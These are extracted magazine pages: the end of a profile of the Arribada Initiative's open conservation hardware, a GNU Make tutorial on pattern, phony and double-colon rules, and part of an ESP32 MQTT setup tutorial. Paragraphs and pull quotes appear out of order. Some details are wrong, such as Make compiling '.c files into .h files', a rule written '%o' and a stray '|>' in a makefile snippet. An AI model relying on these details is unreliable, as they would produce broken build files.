"Inside that enclosure, we're running Resin [a Linux container technology for IoT]. So Resin.io is running a Raspbian container, and inside that, we're running a Pi camera. We're going to get video footage from the sea turtles, so we can look at behaviour and social interaction."

Davies adds that the tags will also track threats. For instance, discarded fishing nets are very dangerous to sea turtles and so too is marine litter and debris: plastic bags can be mistaken for jellyfish and are responsible for a great number of deaths. "We're going to be capturing video clips. So every 20 minutes, we wake up and capture a clip and process all that data when the sea turtles come back two weeks later."



**Above** A base plate is attached to the turtle with epoxy resin. Once it's dry, the team attaches a tag. When the females return to the beach to nest they replace the tag, and remove the plate entirely at the end of the nesting season.

**QUICK FACT****Instant Detect 2.0**

The Arribada Initiative is working with ZSL's Conservation Technology Team and the Institute of Zoology to develop a satellite-connected system called Instant Detect 2.0. This system will connect conservationists to their cameras and smart sensors placed in the field from anywhere in the world, using the Iridium satellite network. See [bit.ly/InstantDetect2\\_0](https://bit.ly/InstantDetect2_0).

**Above** Inside the Arribada's arboreal monitoring kit. You can download the blueprints from GitHub (<https://github.com/IRNAS/arribada-amp>).



work from IRNAS in the form of the PIRA 2, for off-grid solar operation. Based on ambient light levels, a PIR sensor and other inputs, the PIRA calculates when the Raspberry Pi with a camera should be turned on and then at regular intervals powers up a 5GHz long-range Wi-Fi router to upload the captured information.

"We've got a long-range fast Wi-Fi link, so we can do basic commands. We can say, 'Hey, tell me the battery status. Let me know if you've collected any simple data, such as environmental change or potentially interesting temperature, and so on.'"

The key success story for Davies is that they've now created a blueprint that's available on GitHub: "It's not just the software stack. You can download the blueprints and make the enclosure yourself, do all the milling and prepare it. Once again, it allows people to go into an environment such as that with affordable technologies, and it's all open and accessible. You can open that case and pop in anything you like – an acoustic recorder, say."

sensor on it, so it can detect the water level. In that project, it's actually critical, because if the water level drops – say because there's a dam upstream, or agriculture siphons off too much water from the system – then the critically endangered freshwater fish will go extinct. That population is in their last remnants of streams and lakes.

"So it's been fantastic to see someone take that platform and say, 'Hey, we see a different purpose here. Can we adapt it?' And yes, the answer is yes. Because it's open, there's no limitation. We can give them the software stack, they can make their adaptations, they can do the same physically, and then again we share-alike. We share it on, and it means someone else may say, 'Oh great, now I've seen it being used to do freshwater monitoring, can I use it to do X?'"

It's this ability for people to adapt and take ownership and responsibility of what Arribada Initiative delivers that's so powerful. "Regardless of our involvement, they

can take it away and do it themselves, or they can ask us to get involved, too."

But things weren't always so fluid for Davies. Working at the Zoological Society of London as a Technical Specialist within the ZSL Conservation Technology

**“We’ve got a long-range fast Wi-Fi link, so we can do basic commands. We can say, ‘Hey, tell me the battery status.’”**

The interface has been broken out as well so others can easily connect it over common ports and methods. "That has been a fantastic project for us, because it's now forked off and done a number of other things. Someone's using it to monitor threatened orchids in Colombia. Another project [has] been suspending the same platform over a river – they put an ultrasonic

Unit taught Davies a lot about the problems of proprietary technology in his field. "There are some that I can mention, but I'd probably get some very dirty emails... I'm going to mention one: a barrier to entry to technology has been military solutions." Davies says he's seen a number of satellite communications solutions ported from the military: "Someone's seen an opportunity to sell



**Top** Davies says the 'PS' in Arribada's PS-C tagging system stands for 'pit stop' as it reflects the need for a quick way to attach tags to female turtles on the beach **Above** The Arribada Arboreal Monitoring Platform (AAMP) was designed with the Institute IRNAS in Slovenia.

it to conservationists. Let's just say it's a communication system that you can buy which gives you access to the internet from a remote space... The conservationists have been like, 'Well, this is all that's available to us. So I'm going to spend \$10,000 on this connection to tackle a problem in the field.'

Seeing this go on for years, and finding himself frequently frustrated that he couldn't help scientists and researchers seeking bespoke solutions, he felt he had to do something. "You look at that, and you think, 'If no one else steps up and starts proving to the community that there's a better way to go about this, we're going to keep spending our very limited budgets in the conservation world on incredibly expensive hardware and solutions that are inherently expensive to run.'"

The Arribada Initiative has also enabled Davies to help existing projects. It's partly the reason why he borrowed the word 'Arribada': it's the name of the phenomenon where sea turtles nest at scale. Davies says he wants the initiative to emphasise the same ability for those in open conservation as a community of developers all working together at scale to solve problems together.

"You'll find a single developer may release a solution and then get swamped by either success – so, there are too many emails to reply to – or many years go by and they find out that they're still the chief of that project; they're still the lead, and there's a dependency, and then they get burned out, and they can't support it in the long term." An example of this is AudioMoth, an open



www.openacousticsdevices.info

## SPOTLIGHT AudioMoth

AudioMoth was created by Alex Rogers at Oxford University and evolved from a research project at Oxford and the University of Southampton to develop a low-cost, full-spectrum acoustic logger for environmental and biodiversity monitoring. It's a classic example of a great project that needed a little help: "An issue with a lot of open projects – especially hardware – is that there's often a lack of support for them in the long term."

Davies met Alex Rogers at a conference in Brisbane: "It was such a successful device because it was affordable. It's \$14.99, compared to the commercial equivalent of \$750. So a number of people wanted to access it, but they couldn't because they needed somebody to aggregate the cost of the device and get many of them out onto the internet so we can bring the cost down. We used a service called GroupGets for that. It's the same model as Kickstarter: if you can get a number of devices made at scale, you can bring the cost down." Davies and Arribada were able to take responsibility through its Shuttleworth Fellowship funding.

source acoustic logger, which Arribada has supported in practical ways (see above).

Davies admits it's been an astonishing nine months. "It's taken me from my seat here in London to the beaches of Príncipe Island, working with sea turtles and using Linux containers in the sea turtle tags. I've been to Peru, up in the Amazon rainforest, where we've been installing our arboreal monitoring platforms. We're even tagging angel sharks at the moment. And inherently, all of the hardware and software has to be open. It has to be open, because we need the actual researchers to be able to modify that solution if they want to, not be restricted; and have the opportunity for them to take it further, regardless of additional funding – so they can share it with a community to say: 'Could you now do this for me?'"

You can track the progress of the various Arribada Initiative projects at <http://blog.arribada.org> or by following Alasdair Davies and the initiative on Twitter at @AI2kA and @arribada\_i. ■



## John Gowers

is a university tutor in Programming and Computer Science. He likes to install Linux on every device he can get his hands on, and uses terminal commands and shell scripts on a daily basis.

## Resources

■ **A terminal running the Bash shell** (standard on any Linux distribution)

■ **GNU Make** (included on most Linux distributions - can be downloaded from <https://www.gnu.org/software/make>)

### PART TWO

# Build programs with GNU Make: advanced rules

GNU Make provides a number of tricks to simplify the process of writing rules and avoid code repetition

**In the last issue, we learned the basic concepts behind writing a makefile, and how the Make utility works. In this issue, we're going to be looking at some more advanced features of Make that simplify the process of writing rules.** As we learned last month, we can use rules to tell Make how to build a file and what its prerequisites are. However, since many files are built in similar ways, our makefile involved a lot of repeated code. For a more complicated project, the makefile could become unmanageable and unwieldy very quickly.

The tools that we're going to learn about in this article enable us, to some extent, to automate the process of writing rules by writing single rules that can be applied to build multiple files.

Perhaps the most important tool is the pattern rule, which enables us to identify particular types of file (source files, object files and executables, for example) by looking at their filename. We'll also learn about rules that aren't used to build a file but which are intended to be run on their own - known as 'phony rules'.

### Implicit rules

In the makefile that we used in the first article, some of the recipes for creating new .o files looked very similar. For example:

```
player.o : player.c player.h screen.h dvd_
read.h
    gcc -c player.c
screen.o : screen.c screen.h player.h
    gcc -c screen.c
```

Code repetition in a makefile is as bad as code repetition in any other programming language. Thankfully, Make provides mechanisms to avoid this. The easiest one is to use an 'implicit rule'. What does that mean? Well, Make has a number of built-in rules that you do not need to specify. For example, it knows how to compile .c files into .h files using the system C compiler. That means that we can leave the recipes for the rules empty and Make will still know how to carry them out:

```
1493
1494 # A simple rule to test signing, etc.
1495 PHONY: distsign
1496 distsign: $(DIST_ARCHIVES_SIG) $(DIST_ARCHIVES_DIRECTIVE)
1497
1498 %.sig : %
1499     @echo "Signing file '$<':"
1500     $(GPG) $(GPGFLAGS) -u "40" -b "$<"
1501
1502 %.directive.asc: %
1503     @echo "Creating directive file '$<':"
1504     @\
1505         echo "version: 1.1"; \
1506         echo "directory: make"; \
1507         echo "filename: $<"; \
1508         echo "comment: Official upload of GNU make version $(VERSION)"; \
1509         |> "$<.directive"
1510     $(GPG) $(GPGFLAGS) -o "$<" --clearsign "$<.directive"
1511     @rm -f "$<.directive"
1512
1513 # Upload the artifacts
1514
1515 FTPPUT = ncftpput
1516 gnu-upload-host = ftp-upload.gnu.org
1517 gnu-upload-dir = /incoming
1518
1519
1520 UPLOADS = upload-alpha upload-ftp
1521 PHONY: $(UPLOADS)
1522 $(UPLOADS): $(DIST_ARCHIVES) $(DIST_ARCHIVES_SIG) $(DIST_ARCHIVES_DIRECTIVE)
1523     $(FTPPUT) "$(gnu-upload-host)" "$(gnu-upload-dir)/$(@:upload-%=%)" $*
```

```
player.o : player.c player.h screen.h dvd
read.h
screen.o : screen.c screen.h player.h
```

You can find the complete list of rules that are built into Make at [https://www.gnu.org/software/make/manual/html\\_node/Catalogue-of-Rules.html](https://www.gnu.org/software/make/manual/html_node/Catalogue-of-Rules.html). Make is set up to work automatically with languages such as C and Fortran, though support for more recently developed languages is missing.

Make decides which built-in rule to use based on the filename of the target. Sometimes, there might be more than one possible rule that you can use to create the same type of output file. For example, C source files and Fortran source files both compile to give us object files ending in `.o`. Make will try each possible rule for creating `.o` files in turn until it finds one that works with the source files present. It will then apply that rule.

So, for example, if Make is trying to make a particular `.o` file using an implicit rule and there is a `.c` file present with the same name, then it will compile that `.c` file to the `.o` file using the system C compiler. Otherwise, if there is a Fortran `.f` source file with the right name, it will compile it to the `.o` file using the system Fortran compiler.

Remember that Make always prints each line of shell-code that it executes (unless that line is preceded by the

“Make does not try to keep up with all the programming languages being created every day”

at sign `@`), and so it will always print the command it is using when it uses an implicit rule. This means that when we run the makefile, we can check that the implicit rule Make is using is sensible.

## Pattern rules and automatic variables

The built-in implicit rules provided by Make are useful, but they are not applicable to every situation. New programming languages are being created every day, and Make does not try to keep up by defining built-in rules for all of them.

The alternative is to use a pattern rule. This is like writing our own filename-based recipe for Make to use for implicit rules. When writing a pattern-based rule, we use a percent sign `%` to stand in for the name of a file. For example, the following is a pattern rule that can be used to compile source files written in the D programming language, using the D compiler `dmd`:

```
%o : %.d
dmd -c $< -of $@
```

The variables `$@` and `$<` are known as an ‘automatic variable’. Last time, we saw that we can declare and

## AUTOMATIC VARIABLES

|                     |                                                                                                                                                                                                                   |
|---------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>\$@</code>    | The name of the target of the current rule                                                                                                                                                                        |
| <code>\$&lt;</code> | The name of the (first) prerequisite                                                                                                                                                                              |
| <code>^</code>      | Space-separated list of all prerequisites                                                                                                                                                                         |
| <code>?</code>      | Like <code>^</code> , but only lists prerequisites newer than the target                                                                                                                                          |
| <code>*</code>      | Inside a pattern rule, gives the ‘stem’ of the target name; for example, if the target of the pattern rule is <code>%.o</code> and the particular file is <code>player.o</code> , the stem is <code>player</code> |

use variables in Make in much the same way as we can declare and use variables when writing a shell script (though there are some differences in notation). Make also provides a number of automatic variables whose values are set by Make itself. The most useful of these, `@`, is automatically set to the value of the target file of the rule. In this case, if we wanted to create a file `goodbye.o` from a file `goodbye.d`, then the variable `@` would be set to `goodbye.o`. Similarly, the variable `<` is automatically set to the value of the source file `goodbye.d`. If there are multiple source files, `<` gives the name of the first one.

Note that we can override the dependencies list of a pattern rule by specifying a new rule with no recipe. For example, our makefile might contain the rule:

```
%.class : %.java
javac $<
```

Then if we ran `make Hello.class`, the program would compile by running the command `javac Hello.java`. But if `Hello.java` had a dependency on some other file `Printer.class`, then Make would not know to rebuild `Hello.java` if `Printer.class` or one of its dependencies changed. So we would need to add a new rule:

```
Hello.class : Hello.java Printer.class
```

Since we have not specified a recipe for this rule, Make will use the pattern recipe given above to compile the class, running `javac Hello.java` as before. But now, since `Printer.class` is listed as a dependency of `Hello.class`, the file `Hello.class` will be flagged as out of date if the file `Printer.class` is modified.

## Phony rules

The rules that we saw in the last article were all rules for making particular files. For example:

```
dvd_read.o : dvd_read.c dvd_read.h player.h
gcc -c dvd_read.c
```

However, it is also possible to write rules that are not attached to any file. To do that, all we have to do is give a name to the rule and Make will run it. For example, it is common to include a `clean` rule in a makefile that will

**Above** Useful automatic variables provided by Make. Strictly speaking, the `$` is not part of the variable name

## Implicit rule search

Make uses a complicated algorithm called the ‘implicit rule search’ to decide which implicit rule to use to build a file when there is ambiguity. Typically, Make will iterate through each possible implicit rule until it finds one for which all the prerequisites are present. Since prerequisites might themselves need to be built using some implicit rule, this can be quite a complicated procedure. It is worth noting that the prerequisites of the target rule do not affect this search: if a `.o` file has `.f` files as prerequisites, it does not mean that Make will try the Fortran compiler implicit rule first.

## VPATH and recipes

If you are using VPATH or vpath to find files in your Makefile, you should be careful to write your recipes in such a way that they work with files in different locations. For example, if the recipe to create `player.o` is `gcc -c player.c`, this won't work any more if we move `player.c` into a `src` directory. Better is to use automatic variables: if we change the recipe to `gcc -c $<`, Make will replace the automatic variable `$<=` with the filename of the prerequisite `player.c`, including its full path. That way, we can move `player.c` around wherever we want and we only need to change the value of VPATH to tell Make where to find it.

remove any compiled files in order to do a completely clean install:

```
clean :
    rm player *.o
```

In this case, we can run the rule by typing

```
$ make clean
```

at the command line. A rule that is not attached to a particular file is called a 'phony rule'. We can tell Make that a particular rule is phony by adding it as a dependency of the special rule `.PHONY`:

```
.PHONY : clean
```

This step is optional, but it is useful for two reasons. One is performance: when Make is trying to work out whether it can fulfil a goal using an explicit rule, it searches through all the rules in the makefile looking for a rule that produces the correct prerequisites for that built-in recipe. If we declare a rule as `.PHONY`, then Make will skip the process for that particular rule.

The second reason is also important: it is very unlikely that we will ever create a file called `clean` in the same directory as the makefile, but if we did, then it would always be marked as up-to-date, and so running `make clean` would do nothing. Telling Make that `clean` is a phony rule will mean that Make runs the rule properly, even if there is a file called `clean` in the same directory.

## Match-anything rules

As we have seen, Make has the ability to recognise a file based on its extension, and uses that to decide which implicit rule to use to build it. But some types of files might not come with a special extension: for example, executable programs and scripts often have no extension to their filename, or can use multiple different extensions. In that case, we might want to write a rule like the following:

```
% : %.o
    ld $< -o $@
```

This links a single object file into an executable. The percent sign `%` will match any prerequisite name and so this is known as a 'match-anything rule'. The drawback is that this will also match source files such as `player.c`. So if a particular rule has `player.c` as a prerequisite, then Make will try to compile it from a file called `player.c.o`. If that file doesn't exist, it might try to create that from a file called `player.o.o`, and so on. This could cause large performance overheads.

To combat this, Make uses a special behaviour for match-anything rules. If a particular type of file can be made by some implicit rule (for example, the `.o` file is made by the implicit rule for compiling `.c` files), then a match-anything rule never applies to it. The means that Make will not try to create the file `dvd_read.o` by linking

the file `dvd_read.o.o`, because `dvd_read.o` is already the target of an implicit rule.

This mechanism works well for rules that convert some compiled file (such as a `.o` object file) into another compiled file (an executable). But it will not work for rules that build a file directly from a source file. For example,

## Many of the features of Make have been invented as a direct response to real problems faced by programmers

we might decide that we wanted to compile Java files directly to machine code using the `gcj` compiler:

```
% : %.java
    gcj -o $@ $<
```

In this case, there is no implicit rule that creates `.java` files (since they are source files themselves). So we would still have the same problems as before: Make might try to compile a file `Hello.java` from a file called `Hello.java.java`, and so on.

To get around this, Make allows us to mark a match-anything rule as 'terminal'. The difference between a terminal rule and a normal rule is that while a normal rule can use other rules to create its prerequisites, a terminal rule can only use files that already exist.

To mark a match-anything rule as terminal, we use a double colon `::` rather than a single one:

```
% :: %.java
    gcj -o $@ $<
```

The point is that the expected prerequisites for this rule are source files with the extension `.java`. Since the file `Hello.java.java` does not exist in the file system, Make will not consider using this rule to build the file `Hello`.

```
MAKE: $ (make recursive_targets) all check am install-am install
.PHONY: $ (make recursive_targets) CTAGS STAGS TAGS all all-am
am__refresh check check-am check-local clean clean-binPROGRAMS
clean-checkPROGRAMS clean-escape clean-generic escape \
ccopelists-am ctags ctags-am dist dist-all dist-strip \
dist-gzip dist-hex dist-rip dist-shar dist-tar dist-xr \
dist-zip dist-zip distclean distclean-compile \
distclean-generic distclean-hdr distclean-tags distcleanrm
distcleanrm distcleaninstallcheck distclean install-am info \
info-am install install-am install-binPROGRAMS install-data
install-data-am install-dvi install-dvi-am install-exec \
install-exec-am install-exec-local install-hint \
install-hint-am install-info install-info-am install-man \
install-man1 install-pdf install-pdf-am install-ps \
install-ps-am install-strip installcheck installcheck-am \
installdeps installdeps-am maintainer-clean \
maintainer-clean-generic mostlyclean mostlyclean-compile \
mostlyclean-generic pdf pdf-am ps ps-am tags tags-am uninstall
uninstall-am uninstall-binPROGRAMS uninstall-man \
uninstall-man1
```

**Right** Real-life Makefiles often have many phony targets. Almost always, there is one called `all`, which builds everything, and one called `clean`, which deletes compiled files

**java.** When we write a match-anything rule, then, we need to ask ourselves whether the prerequisites for the rule are built by some other rule, or whether we expect them to be present in the file system already (usually when they are source files of some kind). In the first case, we should use a non-terminal rule with a single colon : and in the second case, we should use a terminal rule with a double colon ::.

## Double-colon rules

To add to the confusion, Make supports a completely different use of a double rather than a single colon when defining a rule, and it is useful to be aware of it, since it occasionally turns up in makefiles in the wild – particularly ones that have been generated automatically by a utility.

We have already seen that a single file can be the target for multiple different rules. For example, in an earlier section we wrote a pattern rule that compiled a **.class** file from a **.java** file using the **javac** compiler. Then, if a particular **.java** file required additional **.java** files in order to be built, we could specify these as prerequisites in a separate rule to ensure that the **.class** file would be rebuilt whenever one of these source files was changed:

```
Hello.class : Hello.java
GreetingPrinterFactory.java
```

In that case, the file **Hello.class** would be the target of two separate rules. However, only one of the rules has a recipe attached to it. Make allows a file to be the target of multiple rules, but only one of these rules is allowed to have an attached recipe: if there are multiple rules specifying different recipes for the same file, then Make will use the one that occurs *last* in the makefile, and will print an error message.

There is an alternative pattern, in which we can split a recipe over multiple rules. For example, rather than adding two files to a **.jar** using the following rule:

```
Robot.jar : Hello.class Walk.class
jar -u Robot.jar Hello.class Walk.class
```

we could add the files one by one in separate rules:

```
Robot.jar :: Hello.class
jar -u Robot.jar Hello.class

Robot.jar :: Walk.class
jar -u Robot.jar Walk.class
```

Here, the double-colon indicates that the recipe is being split across multiple rules. If a file is the target of a double-colon rule, then it cannot be the target of any single-colon rules. It is sometimes easier for automatic makefile-generating programs to produce lots of rules in this way rather than to create one large, more complicated rule, so if you see a lot of double colons in a particular makefile, this may well be the reason.

## BUILT-IN TARGET NAMES

|                 |                                                                                                                                                                                        |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>.PHONY</b>   | Treat all prerequisites of this rule as phony targets, rather than as files to build                                                                                                   |
| <b>.DEFAULT</b> | The recipe of this rule is called the 'default recipe'. If a file is listed as a prerequisite of <b>.DEFAULT</b> , it will use the default recipe if there is no other applicable rule |
| <b>.IGNORE</b>  | If a target is a prerequisite of <b>.IGNORE</b> , Make ignores all errors when making that rule                                                                                        |

## Specifying search paths

Often when we are writing a makefile, it is sensible to have separate directories **src**, containing source files, and **bin**, containing compiled binaries. Make has a special mechanism to make this as easy as possible for us: rather than needing to specify the path to each file individually (which would lead to a lot of repetition in our makefile), we can use the special variable **VPATH**, which tells Make all the directories in which relevant files might be living. For example, we might set **VPATH** as follows if we were writing a makefile for a graphical program that used pictures and stylesheets:

```
VPATH = src:../resources/pictures:../resources/
stylesheets
```

Notice that each element of the path is separated with a colon **:**. When Make needs a particular file as a dependency, it will first search in its own directory. If it cannot find the file there, then it will search through each element of the path in turn until it finds it.

This method is useful, but a little blunt. An alternative, more precise way to specify search paths is to use the **vpath** directive. This is a command that can tell Make to look in a particular directory when it wants a particular type of source file. For example:

```
vpath %.java src
vpath %.png ../resources/pictures
vpath %.css ../resources/stylesheets
```

We can specify multiple search paths, separated by colons, just as we could with the **VPATH** variable:

```
vpath %.java src:../additional_sources/src
```

An alternative is to write multiple **vpath** directives:

```
vpath %.java src
vpath %.java ../additional_sources/src
```

In either case, Make will search through each path in the order in which they appear in the Makefile.

Make has been evolving for over forty years now, and many of these features were created as a direct response to problems faced by developers like us. Learn them and you'll write better makefiles! ■

**Above** In Make, the usual way to specify a particular type of behaviour for a rule is to make that rule a prerequisite of one of the special built-in target names



## Tam Hanna

is an old bone of the embedded space. His tenure of service has seen him program and interconnect all kinds of microcontrollers.

## Resources

■ **ESP32 DevKit C**  
[http://bit.ly/lud\\_esp](http://bit.ly/lud_esp)

■ **Detailed description of the Wi-Fi API in ESP-IDF**  
[http://bit.ly/lud\\_esp2](http://bit.ly/lud_esp2)

■ **Using the Arduino core with the ESP32**  
[http://bit.ly/lud\\_esp3](http://bit.ly/lud_esp3)

■ **Deep analysis of the processes behind keep-alive packages**  
[http://bit.ly/lud\\_esp4](http://bit.ly/lud_esp4)

### PART THREE

# Harness the power of MQTT without process computers

Use Espressif's ESP32, a cheap system-on-a-chip microcontroller, which comes with a Wi-Fi transmitter

**Deploying a Raspberry Pi for every single application gets expensive; fortunately, cheaper modules exist. Expressif's ESP32 expands the success of the legendary ESP8266: it takes the venerable Extensa CPU and its Wi-Fi module, and expands it with a Bluetooth transmitter (and a few power-saving features not discussed in this article).** When purchased in bulk from China, all of this can be had for less than £10 – and let's not even get started on the significant size reduction in comparison to combinatorial process computers such as the Arduino Yún.

The following steps use the DevKit C development kit, which can be purchased at various sources such as the generally reputable Dutch electronics shop Elektor (see the first entry in Resources). It comes with a Serial-to-USB chip, the drivers of which are included in all recent versions of Ubuntu. Furthermore, the MicroUSB port on the back makes connecting it to the PC really easy. All you need to do is solder in a few pins – possible even for the practically-challenged among us. We'd advise

against purchasing barebone modules for development: the tiny pin-pitch makes soldering components to them extremely difficult.

Unlike most other microcontroller vendors, Espressif has steered clear of proprietary IDEs. Instead, development for their microcontroller takes place in the traditional command line environment. First, download the actual compiler from [http://bit.ly/lud\\_espdwn](http://bit.ly/lud_espdwn) and put it in **Downloads**. Then enter the following sequence of commands to install a few missing packages, create the working directory and extract the various resources of the compiler into the home folder:

```
sudo apt-get install git wget make
libncurses-dev flex bison gperf python python-serial
mkdir -p ~/esp
cd ~/esp
tar -xzf ~/Downloads/xtensa-esp32-elf-linux64-1.22.0-73-ge28a011-5.2.0.tar.gz
```



Tony Whitmore Photography



**Above left** Cutting edge home automation (in the 1990s). This is the original mouse trap controller that Andy Stanford-Clark used to test MQTT and solve his mouse infestation **Above right** Arlen Nipper (left) and Andy Stanford-Clark (right), the fathers of MQTT

In theory, folders other than `/home/esp` can be used. The toolchain, however, is finicky when confronted with white space and other special characters in the path, so in practice, it's best to deposit libraries and projects in the `~/esp` directory.

Downloading the compilers is but part of the equation: an interesting aspect of the ESP32's programming environment is that the development environment and the standard library are maintained separately. Due to that, the product commonly known as ESP-IDF has to be downloaded separately from GitHub:

```
cd ~/esp
git clone --recursive https://github.com/espressif/esp-idf.git
```

When both libraries have been downloaded successfully, the toolchain and various other utilities need to be told where to find them. This is best accomplished via an environment variable, which has to be set up as following:

```
tamhan@TAMHAN14:~/esp$ export IDF_PATH=~/esp/esp-idf
tamhan@TAMHAN14:~/esp$ export PATH="$PATH:$HOME/esp/xtensa-esp32-elf/bin"
```

I've never really liked editing the environment variables of my workstation, so I enter the two commands into every terminal window where they are required. Should you prefer a more traditional approach, feel free to suit yourself and edit the profile file of your shell of choice.

With that out of the way, it's time to download an example program. The developer of our MQTT library provides a detailed Wi-Fi example, which can be obtained via GitHub:

```
tamhan@TAMHAN14:~/esp$ git clone --recursive https://github.com/tuanpmt/esp32-mqtt future1
```


When this command has completed execution, the home folder will look like **Figure 1**.

## The configuration dance

ESP32 projects are compiled by makefiles: this more or less ancient process of building management lives on and on and on (see p36 for more on Make). Just as in OpenWRT, however, developers are provided with a graphical front-end which makes modifying the various settings easier.

In order to get started with our ESP32, we first need to find out where the Serial-to-USB chip has arranged itself in the device tree. This can be accomplished by looking at the system log, where the evaluation board shows up:

```
tamhan@TAMHAN14:~/esp$ dmesg
...
[ 4577.310448] cp210x 1-1.7:1.0: cp210x
converter detected
[ 4577.310701] usb 1-1.7: cp210x converter now
attached to ttyUSB0
```



**Above** In addition to two folders with the toolchain and the compilers, we also have a folder with the example code

Step number one involves going into 'Serial flasher config > Default Serial Port'. Select the option by pressing Return to open a command line, where you must enter the path where the ESP32 can be found. In our example, the correct setting would be `/dev/ttyUSB0`. The developer of the MQTT library expanded the `menuconfig` utility with a custom menu called 'MQTT Application sample': use it to set the name and the password for the Wi-Fi network to which your workstation is connected. Spelling mistakes in the network name can be avoided by using

“Just as in OpenWRT, a graphical front-end makes modifying the various settings easier”

the `iwconfig` command, which outputs all kind of helpful information to the command line. When done, select the **Save** option and accept the predefined path to commit the configuration file to the project.

Before actually deploying the code, you need to add your user account to the `dialout` group – that's because if it's missing, superuser rights are required for accessing serial devices:

```
root@TAMHAN14:~/esp/future1# sudo adduser tamhan dialout
Adding user . . .
root@TAMHAN14:~/esp/nmgssample1# sudo reboot
```

Next, change the current working directory so that it matches the root folder of the downloaded project, and enter that well-known command to start the configuration utility. Don't worry if the first start takes a bit of extra time – a bunch of libraries and helper objects need to be compiled before the graphical user interface is ready. When done, it will present itself as shown in **Figure 2**. In principle, the tool behaves as you know from OpenWRT: navigate using the cursor buttons, and activate

■ A tale of userlands  
Developers working with the ESP32 must be careful when selecting components: two completely different and largely incompatible libraries exist. First, there is ESP-IDF, which is the native library used here. Alternatively, an implementation of the Arduino language for the ESP32 is available.

### Death without a last will

The firing of a last will message is not mandatory: an MQTT client can also disconnect itself 'mandatorily'. This takes place via the firing of a disconnect package: if the broker receives it, it knows that the client has moved on to greener pastures and will ignore the last will message.

options by pressing Return. Don't forget to save your changes when done – it would be sad if you would have to redo everything from scratch.

### Look at the code

The actual project structure used by the MQTT example is interesting: in addition to the main folder which contains the entry point, the components folder which contains the MQTT driver is also of significance.

For now, we'll focus on the main file. Open it in your text editor of choice. The configuration of the MQTT client for the ESP32 microcontroller is accomplished via an instance of the `mqtt_settings` class. In our example, it looks a lot like this:

```
mqtt_settings settings = {
    .host = "test.mosquitto.org",
    #if defined(CONFIG_MQTT_SECURITY_ON)
    .port = 8883, // encrypted
    #else
    .port = 1883, // unencrypted
    #endif
    .client_id = "mqtt_client_id",
    .username = "user",
    .password = "pass",
    .clean_session = 0,
    .keepalive = 120,
    .lwt_topic = "/lwt",
    .lwt_msg = "offline",
    .lwt_qos = 0,
    .lwt_retain = 0,
    .connected_cb = connected_cb,
    .disconnected_cb = disconnected_cb,
    .reconnect_cb = reconnect_cb,
    .subscribe_cb = subscribe_cb,
    .publish_cb = publish_cb,
    .data_cb = data_cb
};
```

The most important change is the adjustment of the hostname – the string `test.mosquitto.org` will lead to a working connection if your Wi-Fi has an internet connection. However, as our example connects to the local instance, adjustments are required.

Most of the other parameters are self-explanatory.

Incoming events are handled via callback functions which get invoked by the framework, allowing the CPU to turn to other work if no MQTT tasks are on hand. Furthermore, client, username and some other features including the

'last will' are set up – we will look at these shortly. When the editing is complete, save your changes. Next, run `make flash` to write the program.

In many cases, the compile process will fail due to an error pointing to an outdated callback member in the configuration structure. Open the file `app_main.c`, and simply remove the `reconnect` command:

```
.reconnect_cb = reconnect_cb,
```

After that, re-enter the `make flash` command to start the compilation process. In most cases, the first run will take significantly longer: this is because the entire library must be compiled for the first time. When done, you can watch the deployment of the program to the flash memory of the microcontroller.

### Hunting down problems

Finding errors in microcontroller code is traditionally quite a difficult task – classic debuggers such as the one found in Visual Studio, Qt Creator and so on are usually not available. Espressif attempts to mitigate this problem by including a logging system closing based on Android's LogCat. If you take a careful look at the contents of the file `app_main.c`, you will see a selection of invocations to various logging functions. Acquiring the emitted information can be accomplished via `make monitor` – be aware that the logging framework forces a restart of the microcontroller.

“Even when instructed to give extremely detailed log output, Mosquitto will abbreviate payloads”

Our MQTT server currently does not support encryption, and thus refuses the network connection. Because of that, the following error will be shown:

```
[MQTT INFO] Connecting to server
192.168.1.112:8883,45858
[MQTT ERROR] Connect failed
```

Terminating the monitor can be accomplished by pressing **Ctrl+J**. Fixing the problem is tricky: the setting is configured in `components/espmqtt/include/mqtt_config.h`, but is not exposed to `make menuconfig` just yet. Opening the file reveals, among other parameters, a group of defines which enable the fine-tuning:

```
#include <stdio.h>

#define CONFIG_MQTT_PROTOCOL_311 1
#define CONFIG_MQTT_SECURITY_ON 1
```

Simply changing the value after `CONFIG_MQTT_SECURITY_ON` does not solve the problem: the define macro merely

Below Even though `menuconfig` is graphical, keep in mind that mouse support is disabled



Figure 2

checks for the presence of a variable and ignores its value. The only way to solve the problem involves removing the whole `#define` statement – after a recompile, a successful connection will take place as shown in **Figure 3**.

## Handle the 'last will'

Real networks have an uncanny knack at failing at the worst possible time: a client connected to your system via 3G or 4G can disappear at any time. MQTT solves this problem via a concept called the 'last will'.

Just like a real-world testament, a last will statement is a command which needs to be registered at the broker during the connection process. When the client 'disappears', this message gets fired off to all who are interested in it.

Open `main/app_main.c`, and modify the settings related to the last will feature:

```
mqtt_settings settings = {
    .keepalive = 10,
    .lwt_topic = "lwtchannel",
    .lwt_msg = "ESP32",
    .lwt_qos = 0,
    .lwt_retain = 1,
```

Client presence detection is performed by checking if packages arrive regularly: the value in `keepalive` determines how much time must pass without communication until the broker is allowed to consider the client 'delinquent'. On the client side, `keepalive` is managed by transmitting additional packages before the timer expires.

